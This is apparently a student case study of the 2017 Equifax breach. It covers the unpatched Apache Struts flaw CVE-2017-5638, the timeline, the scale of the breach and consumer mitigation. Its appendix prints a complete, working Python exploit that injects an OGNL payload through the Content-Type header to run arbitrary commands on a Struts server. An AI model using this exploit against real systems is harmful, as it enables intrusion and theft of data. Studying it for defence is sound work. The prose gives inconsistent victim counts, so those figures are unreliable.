 Equifax Incorporate is a credit reporting agency that distributes information on 800 million individual consumers along with 88 million businesses worldwide. Equifax sells credit monitoring and fraud-prevention services directly to consumers. The incorporate owns massive amounts of data on consumers and possess the ability to turn over the said data to anyone who wants to know credit of certain individuals. Originally named Retail Credit Company before its last controversy, Equifax changed its name for a better image and expanded its credit report onto companies in the United States after 1975.

Forward to September 7th, 2017, Equifax announced a cybercrime identity theft event. Equifax breach had a major failure on the internal control of security system. The underlying causes of this breach involved an Apache Struts vulnerability with an IT systems administrator using an insecure password. Apache Struts is an interface for creating web applications written in Java. Though the attack was stated to have begun in mid-May, the breach was not observed until July 29, according to Equifax CEO Richard F. Smith and a following report by Equifax.

**Figure 1** Retail Credit Company

The known specific cause of the Equifax breach was a failure to install a well-publicized security patch to Apache Struts detailed seven months prior to the breach. Specifically, CVE-2017-5638 published on March 10th of 2017 details that an exploit allows remote attackers to execute arbitrary commands to abuse the Strut’s parser via a created message where the header contains #cmd= string.


**Figure 2** Former Equifax CEO Richard Smith

At the time Cisco's Talos security division warned that, "It is likely that the exploitation will continue in a wide scale since it is relatively trivial to exploit and there are clearly systems that are potentially vulnerable." Detailing that the exploit itself was adamantly difficult to easily patch due to the widespread nature of the Jakarta Multipart parser used in this exploit which coincidently applies to several Java Oracle devices.

CVSS scores, provided in Figure 3, detail the report at the highest possible critical value. Known exploits, (unless listed as false-positives), going unsolved for a seven-month period allowed for this controversy to cause a great uproar in the cybersecurity community. Considering the information of the victims being at such a high target mixed with the even higher target of the company itself, the uproar is understandable. Vulnerability scans performed by Equifax were reportedly observed on July 29th, five months after the official release of the vulnerability itself.

The first steps in company mitigation should have been for scanning for vulnerabilities themselves. A five-month period spanning between vulnerability release and observation leads to believe that Equifax was in dire need of VM distribution over the manager admin interface. After observation, the proper steps could have been taken to resolve the critical vulnerability

This attack impacted approximately 145.5 million U.S. consumers along with several million Canadian and British residents. The Equifax breach is the first of its kind that leaked name, address, birth date, and Social Security number of several million sent to the deep web all at once. It is considered one of the worst data breaches in internet history. Not only is the information vital to a user’s everyday living and financials, so many users were affected that the repair process is near impossible.

On the user’s end, mitigation involves freezing credit, changing home addresses, card numbers, phone numbers, and request of name change. At this point, the user would still be vulnerable to the Equifax breach and considering that the information applied to nearly a third of Americans, the only solace found can be that an individual’s identity can hide amongst the crowd.

**Figure 3** CVSS v3.0 Impact report concerning CVE-2017-5638

If you have a credit report, there’s a good chance that you’re one of the 143 million American consumers whose sensitive personal information was exposed in a data breach at Equifax, one of the nation’s three major credit reporting agencies.

The breach lasted from mid-May through July. The hackers accessed people’s names, Social Security numbers, birth dates, addresses and, in some instances, driver’s license numbers. They also stole credit card numbers for about 209,000 people and dispute documents with personal identifying information for about 182,000 people. And they grabbed personal information of people in the UK and Canada too.

Mitigations

Resources

<https://www.fastcompany.com/40464730/equifax-has-a-super-shady-history-that-might-explain-its-shady-present>

<https://en.wikipedia.org/wiki/Equifax>

<https://www.cpajournal.com/2017/12/15/equifax-data-breach/>

<https://www.equifax.com/business/all-products/>

<https://www.consumer.ftc.gov/blog/2017/09/equifax-data-breach-what-do>

<https://www.cnbc.com/2017/09/07/credit-reporting-firm-equifax-says-cybersecurity-incident-could-potentially-affect-143-million-us-consumers.html>

<https://www.youtube.com/watch?v=bh1gzJFVFLc>

<https://www.youtube.com/watch?v=4pgg2LCY8iE>

<https://www.exploit-db.com/exploits/41570/>

<https://nvd.nist.gov/vuln/detail/CVE-2017-5638>

**Appendix**

Python script similar to exploit carried out on parser for Equifax

#!/usr/bin/python

# -\*- coding: utf-8 -\*-

import urllib2

import httplib

def exploit(url, cmd):

    payload = "%{(#\_='multipart/form-data')."

    payload += "(#dm=@ognl.OgnlContext@DEFAULT\_MEMBER\_ACCESS)."

    payload += "(#\_memberAccess?"

    payload += "(#\_memberAccess=#dm):"

    payload += "((#container=#context['com.opensymphony.xwork2.ActionContext.container'])."

    payload += "(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))."

    payload += "(#ognlUtil.getExcludedPackageNames().clear())."

    payload += "(#ognlUtil.getExcludedClasses().clear())."

    payload += "(#context.setMemberAccess(#dm))))."

    payload += "(#cmd='%s')." % cmd

    payload += "(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win')))."

    payload += "(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd}))."

    payload += "(#p=new java.lang.ProcessBuilder(#cmds))."

    payload += "(#p.redirectErrorStream(true)).(#process=#p.start())."

    payload += "(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()))."

    payload += "(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros))."

    payload += "(#ros.flush())}"

    try:

        headers = {'User-Agent': 'Mozilla/5.0', 'Content-Type': payload}

        request = urllib2.Request(url, headers=headers)

        page = urllib2.urlopen(request).read()

    except httplib.IncompleteRead, e:

        page = e.partial

    print(page)

    return page

if \_\_name\_\_ == '\_\_main\_\_':

    import sys

    if len(sys.argv) != 3:

        print("[\*] struts2\_S2-045.py <url> <cmd>")

    else:

        print('[\*] CVE: 2017-5638 - Apache Struts2 S2-045')

        url = sys.argv[1]

        cmd = sys.argv[2]

        print("[\*] cmd: %s\n" % cmd)

        exploit(url, cmd)